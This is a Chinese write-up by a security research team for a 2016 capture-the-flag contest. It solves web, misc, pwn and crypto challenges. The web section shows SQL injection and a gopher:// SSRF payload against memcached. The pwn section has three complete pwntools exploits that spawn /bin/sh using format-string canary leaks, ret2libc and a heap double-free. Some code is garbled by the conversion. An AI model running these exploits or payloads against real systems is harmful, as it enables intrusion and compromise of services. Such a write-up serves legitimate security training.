

# 第三届 4.29 首都网络安全日 “安恒杯”网络安全技术大赛 复赛 Writeup

作者：安恒安全研究院

## 0x01 WEB

## 未上线的聊天室

## 题目描述

一个未上线的聊天室管理员会留下什么问题呢？

知识点：

<http://zone.wooyun.org/content/24629>

### 解题步骤

注册用户，用户名如下：

[illegible]

Register

Username

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Password

.....

Repeat Password

.....

Captcha

pj2c

P j 2 c

Submit

[← Go back to home](#)

再次使用该用户名注册，报错详细信息中发现管理员帐号和密码，  
密码使用 md5 加密，解密后得 RGoN7r}G8lnrYBAX6n


```

        'username' => 'test',
        'password' => '098f6bcd4621d373cade4e832627b4f6',
        'time' => '2016-03-10 14:45:57',
    ),
    2 =>
    array (
        'id' => 1,
        'isAdmin' => 1,
        'nick' => 'admin',
        'username' => 'admin_7365598732',
        'password' => '24461a3ef270c652949f5fc37f37fcb2',
        'time' => '2016-03-09 23:40:38',
    ),
    ),
    ),
    3 =>

```

登陆管理员发现有删除功能，其中 id 参数存在 SQL 注入。

</index.php?action=view&mod=delete&id=5%27>



Delete 5'?

Delete

[← Go back to home](#)

**Exception:**  
 WARNING: PDO::prepare(): SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "" at line 1

通过注入获取到数据库中的 flag。

## What can I get ya?

### 题目描述：

What can I get ya?

### 知识点：

http://seclab.dbappsecurity.com.cn/?p=461

### 解题步骤:

简单测试发现存在存在 SSRF 漏洞，探测发现 memcached 端口。但是 URL 中换行符和空格被过滤。可以使用 302 跳转绕过。通过 SSRF 获取 memcached 内的 flag. 302 跳转地址:

gopher://127.0.0.1:11211/1%0D%0Aget%20flag%0D%0Aquit



## Register

### 题目描述:

Just a token?

### 解题步骤:

代码审计，发现可能注入点，`register($customid, $password)`和 `getuid($customid)`中的 `$customid`，但是前面有 `is_numeric` 判断，并且无二次注入。

另外一个可能注入点在 `getToken($_SESSION['uid'])` 的 `$_SESSION['uid']`，由于伪全局做了强制类型转换，无法覆盖数组，但是 `$_SESSION['uid']` 来自 `getuid($customid)`，而且 `mysql_connect($server,$dbusr,$dbpwd)`的数据库连接参数可以覆盖，

可以使其连接上我们自己的数据库服务器，修改 `getuid($customid)` 获取到的信息来改变 `$_SESSION['uid']` 达到注入的目的。

利用步骤：

- ✧ 建立数据库 `dbapp_web20160319_demo` 并新建用户
- ✧ 建表 `z_users`, 字段 `id` 和 `customid`.
- ✧ 插入测试数据 `INSERT INTO `z_users` (`id`, `customid`) VALUES ('\'', '123456789');`
- ✧ POST 发送测试数据 “`server=你的数据库地址`  
`&dbusr=dbapp&dbpwd=dbapp&dbname=dbapp_web20160319_demo&customid=123456789&password=1111111111`” 返回错误警告，说明漏洞可能存在
- ✧ 清空 cookie，继续测试获取 flag。
- ✧ 表内插入数据：`INSERT INTO `z_users` (`id`, `customid`) VALUES ('999 union select flag from z_flag limit 0,1', '123456789')`
- ✧ 继续发送上述 POST，获取 flag

Your token is flag{3a471773a5b46327c4fbb8bfa2630578}

**Source:**

.

## 0x02 MISC

## N=NP

### 题目描述：

从 N=NP 你能得出什么结论？

### 解题过程：

从 N=NP 能得到的结论当然是 N=1 或者 P=0，然后结合图片内容，不难想到此题跟二进制 01 有关，信息应该藏在像素中，编程提取 RGB 通道的像素，发现 G 通道存在数据，编程提取，代码如下：

```
#coding=UTF-8
from PIL import Image
import binascii

img = Image.open('image.png')

width = img.width
height = img.height

data_list = list()

for w in range(width):
    for h in range(height):
        p = img.getpixel((w,h))
        data_list.append(bin(p[1])[-1])

datas = list()
data = ''.join(data_list)
for i in range(0, len(data), 8):
    datas.append(data[i:i+8])
data_str = list()
for d in datas:
    data_str.append(hex(int(d,2))[-2:])
data_str = ''.join(data_str)
with open('test.pyc', 'wb') as f:
    f.write(binascii.unhexlify(data_str))
```

提取数据后发现数据为.pyc 文件，即 Python 的编译文件，用工具反编译该文件得到源码：

```
#coding=UTF-8

def encrypt(key, seed, text):
    result = list()
    for τ in text:
        result.append((seed ^ ord(key[seed]) + 8*ord(τ)) % 255)
        seed = (seed + 1) % len(key)
    return result

if __name__ == '__main__':
    print("Welcome to 429 AH Cup CTF!")
    flag = input_raw('Please enter the Flag: ')
    KEY1 = 'k~ucl<xwe?nv_#}ri|q+8{2y6ld3p(0@!$o.t0sh,5f47bm/:"az^:9%*>)'
    KEY2 = [179, 143, 114, 131, 26, 193, 200, 121, 35, 156, 200, 21, 204, 219, 152, 13, 3,
151, 129, 195, 194, 116, 222, 7, 135, 209, 138, 168, 57, 187, 141, 226, 149, 115, 120, 112, 21,
87]

    out = encrypt(KEY1, 25, flag)
    if KEY2 == out:
        print('Congratulations!')
    else:
        print('Please try Again!')
```

编程破解该算法，获取 flag:

```
#coding=UTF-8

KEY1 = 'k~ucl<xwe?nv_#}ri|q+8{2y6ld3p(0@!$o.t0sh,5f47bm/:"az^:9%*>)'
KEY2 = [179, 143, 114, 131, 26, 193, 200, 121, 35, 156, 200, 21, 204, 219, 152, 13, 3, 151,
129, 195, 194, 116, 222, 7, 135, 209, 138, 168, 57, 187, 141, 226, 149, 115, 120, 112, 21, 87]

flag = list()
seed = 25
for key in KEY2:
    for i in range(256):
        rst = (seed ^ ord(KEY1[seed]) + i*8) % 255
        if rst == key:
            flag.append(chr(i))
        seed = (seed + 1) % len(KEY1)

print(flag)
print(''.join(flag))
```

## 一路到底

### 题目描述：

跟着指引者的指示能发现宝藏哦！

### 解题过程：

下载附件为压缩包，打开发现有很多文本文件，每一个文本文件有一个数字，并指向下一个文件。编程跟着指引获取所有的数字，将数字转化为 16 进制，最后可以将这些数据组成为压缩包,代码如下：

```
#coding=utf-8

import binascii

def get_data(filename):
    with open(filename, 'r', encoding='utf-8') as f:
        text = f.read().strip()
        data = int(text.split(':')[0])
        next_file = text.split(':')[1].split()[-1]
        return (data, next_file)

all_data = list()

filename = 'start.txt'

while True:
    if '.txt' in filename:
        text = get_data(filename)
        data = text[0]
        all_data.append(data)
        filename = text[1]
    else:
        print(data)
        print(filename)
        break

def oct2hex(num):
    hex_ = hex(num)[2:]
```



```

hex_len = len(hex_)
pre_num = 4 - hex_len
pre_str = ""
for i in range(pre_num):
    pre_str += '0'
return pre_str + hex_

hex_data = list()

for num in all_data:
    hex_data.append(oct2hex(num))

hex_str = "".join(hex_data)


with open('0000.zip', 'wb') as f:
    f.write(binascii.unhexlify(hex_str))


```

打开压缩包，发现压缩包有密码，但是有提示，可以推测密码长度在 6 位以内，并且只有数字或者大小写字母然后爆破密码，获取密码。



获取压缩包里面的图片，发现图片文件头损坏，修复文件头，用十六进制编辑器将文件头改为 jpg 的文件头，即将文件头 89 50 4e 47 改为 ff d8 ff e0,然后打开图片，获取 flag





## 百里挑一

### 题目描述：

好多漂亮的壁纸，赶快挑一张吧！

### 解题过程：

下载附件发现是一个流量数据包文件，打开数据包发现里面传输了很多图片，一部分是通过 HTTP 传输的图片，一部分是通过 FTP 传输的数据

19	0.079138	192.168.100.1	192.168.100.18	HTTP	447 GET /image/image1.html HTTP/1.1
28	0.080476	192.168.100.18	192.168.100.1	HTTP	129 HTTP/1.1 200 OK (text/html)
30	0.093105	192.168.100.1	192.168.100.18	HTTP	422 GET /image/image1/0.jpg HTTP/1.1
51	0.096026	192.168.100.18	192.168.100.1	HTTP	876 HTTP/1.1 200 OK (JPEG JFIF image)
53	0.096209	192.168.100.1	192.168.100.18	HTTP	423 GET /image/image1/10.jpg HTTP/1.1
54	0.097678	192.168.100.1	192.168.100.18	HTTP	422 GET /image/image1/1.jpg HTTP/1.1
89	0.099147	192.168.100.18	192.168.100.1	HTTP	390 HTTP/1.1 200 OK (JPEG JFIF image)
117	0.102308	192.168.100.1	192.168.100.18	HTTP	424 GET /image/image1/100.jpg HTTP/1.1
124	0.102405	192.168.100.18	192.168.100.1	HTTP	1477 HTTP/1.1 200 OK (JPEG JFIF image)
126	0.103852	192.168.100.1	192.168.100.18	HTTP	424 GET /image/image1/101.jpg HTTP/1.1
127	0.105534	192.168.100.1	192.168.100.18	HTTP	424 GET /image/image1/102.jpg HTTP/1.1
128	0.108293	192.168.100.1	192.168.100.18	HTTP	424 GET /image/image1/103.jpg HTTP/1.1
129	0.109411	192.168.100.1	192.168.100.18	HTTP	424 GET /image/image1/104.jpg HTTP/1.1
130	0.110320	192.168.100.1	192.168.100.18	HTTP	424 GET /image/image1/105.jpg HTTP/1.1
147	0.111198	192.168.100.18	192.168.100.1	HTTP	941 HTTP/1.1 200 OK (JPEG JFIF image)
169	0.113347	192.168.100.18	192.168.100.1	HTTP	511 HTTP/1.1 200 OK (JPEG JFIF image)
171	0.118092	192.168.100.1	192.168.100.18	HTTP	424 GET /image/image1/106.jpg HTTP/1.1
172	0.121354	192.168.100.1	192.168.100.18	HTTP	424 GET /image/image1/107.jpg HTTP/1.1
197	0.121983	192.168.100.18	192.168.100.1	HTTP	214 HTTP/1.1 200 OK (JPEG JFIF image)
219	0.122434	192.168.100.18	192.168.100.1	HTTP	493 HTTP/1.1 200 OK (JPEG JFIF image)
269	0.123221	192.168.100.18	192.168.100.1	HTTP	877 HTTP/1.1 200 OK (JPEG JFIF image)
283	0.128831	192.168.100.1	192.168.100.18	HTTP	424 GET /image/image1/108.jpg HTTP/1.1
310	0.129291	192.168.100.18	192.168.100.1	HTTP	1004 HTTP/1.1 200 OK (JPEG JFIF image)
330	0.130419	192.168.100.18	192.168.100.1	HTTP	1070 HTTP/1.1 200 OK (JPEG JFIF image)
352	0.131505	192.168.100.18	192.168.100.1	HTTP	477 HTTP/1.1 200 OK (JPEG JFIF image)

14245	59.585598	192.168.100.18	192.168.100.1	FTP	94 Response: 220 welcome to L2L S FTP Server v3.9.1
14247	61.559960	192.168.100.1	192.168.100.18	FTP	63 Request: USER dj
14248	61.560403	192.168.100.18	192.168.100.1	FTP	84 Response: 331 Password required for dj
14250	63.000309	192.168.100.1	192.168.100.18	FTP	63 Request: PASS dj
14251	63.001057	192.168.100.18	192.168.100.1	FTP	119 Response: 230 Client :dj successfully logged in. Client IP :192.168.100.1
14259	70.196587	192.168.100.1	192.168.100.18	FTP	80 Request: PORT 192,168,100,1,38,40
14263	70.197707	192.168.100.18	192.168.100.1	FTP	84 Response: 200 Port command successful.
14265	70.199474	192.168.100.1	192.168.100.18	FTP	60 Request: NLST
14266	70.200000	192.168.100.18	192.168.100.1	FTP	114 Response: 150 opening ASCII mode data connection for directory list.
14272	70.200581	192.168.100.18	192.168.100.1	FTP	78 Response: 226 Transfer complete.
14299	74.803225	192.168.100.1	192.168.100.18	FTP	66 Request: CWD image4
14300	74.803698	192.168.100.18	192.168.100.1	FTP	91 Response: 250 "/image4" is current directory.
14307	90.431485	192.168.100.1	192.168.100.18	FTP	80 Request: PORT 192,168,100,1,38,44
14311	90.432794	192.168.100.18	192.168.100.1	FTP	84 Response: 200 Port command successful.
14313	90.436283	192.168.100.1	192.168.100.18	FTP	66 Request: RETR 1.jpg
14314	90.436813	192.168.100.18	192.168.100.1	FTP	114 Response: 150 opening BINARY mode data connection for file transfer.
14342	90.438438	192.168.100.18	192.168.100.1	FTP	78 Response: 226 Transfer complete.
14347	99.116976	192.168.100.1	192.168.100.18	FTP	80 Request: PORT 192,168,100,1,38,46
14351	99.117998	192.168.100.18	192.168.100.1	FTP	84 Response: 200 Port command successful.
14353	99.121170	192.168.100.1	192.168.100.18	FTP	66 Request: RETR 2.jpg
14354	99.121637	192.168.100.18	192.168.100.1	FTP	114 Response: 150 opening BINARY mode data connection for file transfer.
14380	99.122535	192.168.100.18	192.168.100.1	FTP	78 Response: 226 Transfer complete.
14385	101.131864	192.168.100.1	192.168.100.18	FTP	80 Request: PORT 192,168,100,1,38,47
14389	101.133095	192.168.100.18	192.168.100.1	FTP	84 Response: 200 Port command successful.
14391	101.136987	192.168.100.1	192.168.100.18	FTP	66 Request: RETR 3.jpg
14392	101.138085	192.168.100.18	192.168.100.1	FTP	114 Response: 150 opening BINARY mode data connection for file transfer.
14428	101.140078	192.168.100.18	192.168.100.1	FTP	78 Response: 226 Transfer complete.
14433	103.324625	192.168.100.1	192.168.100.18	FTP	80 Request: PORT 192,168,100,1,38,48
14437	103.325623	192.168.100.18	192.168.100.1	FTP	84 Response: 200 Port command successful.
14439	103.329552	192.168.100.1	192.168.100.18	FTP	66 Request: RETR 4.jpg
14440	103.330364	192.168.100.18	192.168.100.1	FTP	114 Response: 150 opening BINARY mode data connection for file transfer.

很明显，flag 应该藏在这些图片中，Wireshark 可以提取 HTTP 流量中的图片，但是不能提取 FTP 中的图片，下面是利用 Scapy 库提取流量中所有图片的代码：

```
#coding=UTF-8

from scapy.all import *
import binascii
import hashlib
import random

def hash_name():
    rand_str =
    ".join(random.sample('1234567890abcdefghijklmnopqrstuvwxyz!@#$$%^&*()<>?',
15))
    hash = hashlib.md5(rand_str).hexdigest()
    return hash + '.jpg'

pcaps = rdpcap('results.pcap')

sessions = pcaps.sessions()

payload_list = list()

for sess, ps in sessions.items():
    payload = ""
    for p in ps:
        if p.haslayer(Raw):
            payload += p[Raw].load
    if payload:
```

```

        payload_list.append(payload)

for payload in payload_list:
    datas = payload.split('\r\n\r\n')
    for data in datas:
        d = binascii.hexlify(data.strip())
        if d[:8] == 'ffd8ffe0':
            with open('/home/dj/images/'+hash_name(), 'wb') as f:
                f.write(binascii.unhexlify(d))

```

运行代码，查看目录下面有大量的图片，手动寻找 flag 显然不现实，又要通过编程遍历图片内容，能通过编程提取图片的内容，最常见的就是图片的元数据了，flag 就藏在图片的注释中，借助 Linux 下的 exiftool 工具，寻找 flag，代码如下：

```

#coding=UTF-8


import os

imgs = os.listdir('.')
imgs = [img for img in imgs if '.jpg' in img]

for img in imgs:
    exif_dict = dict()
    exif = os.popen('exiftool' + img).read()
    exif = exif.split('\n')
    for ex in exif:
        ex = ex.split(':')
        if len(ex) == 2:
            exif_dict[ex[0].strip()] = ex[1].split()
    if 'XP Comment' in exif_dict:
        print(exif_dict['XP Comment'])

```

结果如下：



```

dj@HatBoy: ~/images
dj@HatBoy:~/images$ python3 get_exif.py
['恭喜你! 找到一半了, 还有另一半哦! flag{XXXXXXXXXX}']
['恭喜你! 找到一半了, 还有另一半哦! :XXXXXXXXXX}']
dj@HatBoy:~/images$

```

# 0x03 Pwn

## pwn1

Exp 利用代码如下:

```
from pwn import *

shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"
shellcode += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"
shellcode += "\x0b\xcd\x80"

#p = process('./pwn1')
p = remote('192.168.43.36',8000)
#raw_input('deubg')

p.recvuntil('name:')
p.sendline('%p.*40')
leak_data = p.recvuntil('messages:')
address = leak_data.split('.')
#for i in range(len(address)):
#    print str(i)+':'+str(address[i])
canary = address[30]
print 'canary:%s' % canary
stack_addr = address[33]
print 'stack_addr %s' % stack_addr

shellcode_addr = int(stack_addr,16)-0x90+0x8

payload = 'a'*100 + p32(int(canary,16)) + 'a'*12 + p32(shellcode_addr) + shellcode

p.sendline(payload)

p.interactive()
```

## pwn2

利用代码如下:

```

from pwn import *

context.timeout = 60
#context.log_level='debug'

libc = ELF('libc.so.6')

#p = process('./pwn2')

p = remote('192.168.43.42',8000)

#raw_input('deubg')

p.recvuntil('name:')
p.sendline('%p.*40')
leak_data = p.recvuntil('messages:')
address = leak_data.split('.')

#for i in range(len(address)):
#    print str(i)+':'+str(address[i])

canary = int(address[30],16)
print 'canary:%s' % hex(canary)
stack_addr = int(address[33],16) - 0x90 + 0x8 + 0x8
print 'stack_addr %s' % hex(stack_addr)
puts_addr = int(address[22], 16)-0x144
print 'puts_addr %s' % hex(puts_addr)

system_addr = puts_addr - (libc.symbols['puts'] - libc.symbols['system'])
print "system_addr=" + hex(system_addr)

payload = 'a'*100 + p32(canary) + 'a'*12 + p32(system_addr) + 'aaaa' +
p32(stack_addr) + '/bin/sh\x00'

p.sendline(payload)

p.interactive()

```

### pwn3

利用代码如下：

```
from pwn import *
#import hexdump

shell_addr = 0x400943

#context.log_level='debug'
context.timeout = 50

p = remote('192.168.43.55', 8000)
#p = remote('127.0.0.1', 8000)

#raw_input('debug')

p.recvuntil('paper\n')
p.sendline('a'*48*3)
data = p.recvuntil('\x7f')
leak_stack = data[-6:] + '\x00\x00'
#hexdump.hexdump(leak_stack)
leak_stack_addr = u64(leak_stack)
print hex(leak_stack_addr)

# malloc 3 chunk
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('1')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
p.sendline('a' * 32)

p.recvuntil('paper\n')
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('2')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
p.sendline('a' * 32)

# double free
p.recvuntil('paper\n')
p.sendline('2')
p.recvuntil('(0-9):')
```

```
p.sendline('1')

p.recvuntil('paper\n')
p.sendline('2')
p.recvuntil('(0-9):')
p.sendline('2')

p.recvuntil('paper\n')
p.sendline('2')
p.recvuntil('(0-9):')
p.sendline('1')

# make fake chunk
p.recvuntil('paper\n')
p.sendline('3')
p.recvuntil('number:')
p.sendline('48')

# malloc 3 chunk
p.recvuntil('paper\n')
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('1')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
p.sendline(p64(leak_stack_addr+96))

p.recvuntil('paper\n')
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('2')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
p.sendline('a' * 32)

p.recvuntil('paper\n')
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('2')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
```



```
p.sendline('a' * 32)

p.recvuntil('paper\n')
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('2')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
p.sendline(p64(leak_stack_addr) + p64(shell_addr))

p.recvuntil('paper\n')
p.sendline('3')

p.interactive()
```

## 0x04 Crypto

### EasyProgram

题目描述：

Eeemmm.....this is an easy game. have fun~

解题步骤：

直接查看附件，获取伪代码

```

get buf unsigned s[256]
get buf t[256]
we have key:whoami
we have flag:????????????????????????????????

for i:0 to 256
    set s[i]:i

for i:0 to 256
    set t[i]:key[(i)mod(key.lenth)]

for i:0 to 256
    set j:(j+s[i]+t[i])mod(256)
    swap:s[i],s[j]

for m:0 to 32
    set i:(i + 1)mod(256)
    set j:(j + S[i])mod(256)
    swap:s[i],s[j]
    set x:(s[i] + (s[j]mod(256))mod(256))
    set flag[m]:flag[m]^s[x]

fprintf flagx to file

```

编写解密程序，或者识别出其实这是 rc4 代码

//代码不完全

```

void main()
{
    int i,j,t,m;
    char msg[256]={0};
    unsigned char S[256]={0};
    char *key = "whoami";
    unsigned int a;
    char T[256]={0};
    unsigned char swap;

    FILE *fp = fopen("file.txt","r");

    for(i=0;i<38;i++)
    {
        msg[i]=0;
        fscanf(fp, "%c",&msg[i]);
    }
}

```

```


    }

for(a=0;a<256;a++)
    S[a]=a;
for(i=0;i<256;i++)
    T[i]=key[i%6];
for(i=0;i<256;i++)
    T[i]=key[i%6];
j=0;
for(i=0;i<256;i++)
{
    j=(j+S[i]+T[i])%256;
    swap=S[i];
    S[i]=S[j];
    S[j]=swap;
}

i=0;
j=0;
for(m=0;m<38;m++)
{
    i = (i + 1) % 256;
    j = (j + S[i]) % 256;
    swap=S[i];
    S[i]=S[j];
    S[j]=swap;
    t = (S[i] + (S[j] % 256)) % 256;
    msg[m]=msg[m]^S[t];
}
printf("%s",msg);
}

```

读取并解密 file 文件。获取 flag



## LeftOrRight

### 题目描述：

Left?Middle?No, I want right!

### 解题步骤：

根据题目提示，猜测像是左子树右子树概念

打开图片二进制，看到前后有数据，提取出来，并还原图片（本图非原图，作者是用画图画了一棵二叉‘树’）



猜测是二叉树结构，将上下两部分从 16 进制转成字母形式。根据题目提示为前序，中序

```
preo = 'f09e54c1bad2x38mvyg7wzlsuhkijnop'
ino = '905e4c1fax328mdyvg7wbsuhkliijnop'
```

通过前序中序，求后序，获取 flag

```

    根据前序和中序遍历结果重构这棵二叉树
    '''
    if(preo == '' or ino == ''):
        return None
    pos = ino.find(preo[0])
    if(pos < 0):
        return None
    return BTree(preo[0], buildBTreeFromPreIn(preo[1:], ino[:pos]),
                  buildBTreeFromPreIn(preo[1:], ino[pos+1:]))
    return nd
    def buildBTreeFromInPost(ino, po):

```

```

Build from preorder & inorder
Preorder: f09e54c1bad2x38mvyg7wzlsuhkijnop
Inorder: 905e4c1fax328mdyvg7wbsuhkliznop
Postorder: 951c4e03xm82yw7gvdakhusjilponzbf
The BTree is (* means no such a node):

```

## samemod

### 题目描述：

When people use same mod ,what's wrong?

### 解题步骤：

Same mod 即共模攻击。比较著名的就是 RSA 共模攻击。了解原理。

#### 引子

假设有一家公司COMPANY，在员工通信系统中用RSA加密消息。COMPANY首先生成了两个大质数P,Q，取得PQ乘积N。并且以N为模数，生成多对不同的公钥及其相应的私钥。COMPANY将所有公钥公开。而不同的员工获得自己的私钥，比如，员工A获得了私钥d1.员工B获得了私钥d2.

现在，COMPANY将一条相同的消息，同时经过所有公钥加密，发送给所有员工。

此时，就可能出现共模攻击。


#### 共模攻击

也称同模攻击，英文原名是 *Common Modulus Attack* 。

同模攻击利用的大前提就是，RSA体系在生成密钥的过程中使用了相同的模数n。

我们依然以上面的案例展开。

根据原理和附件，我们获取到了两个公钥，以及对应的密文。



将  $(N, e_1)$ ,  $(N, e_2)$  即两个公钥, `msg1` 和 `msg2` 带入公式, 编写代码。

```
s = found(e1, e2)
a = s[1]
b = s[2]
if a < 0:
    a = - a
    msg1= foundmod(msg1, N)
elif b<0:
    b = - b
    msg2= foundmod(msg2, N)
m = (msg1**a)*(msg2**b)%N
print m

def found (a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = found (b%a, a)
        print g,y,d
        return (g, x-(b/a)* y, y)

def foundmod (a, m):
    g, x, y = found (a, m)
    if g != 1:
        raise Exception('error')
    else:
        return x % m
```

获取 flag 的 10 进制 ascii 码，转成字符串。

6266565720726907265997241358331585417095726146341989755538017122981360742813498401533594757088796536341941659691259323065631249  
1

-----  
1021089710312311910410111011910111610410511010710511610511511211111511510598108101125

1021089710312311910410111011910111610410511010710511610511511211111511510598108101125



获取明文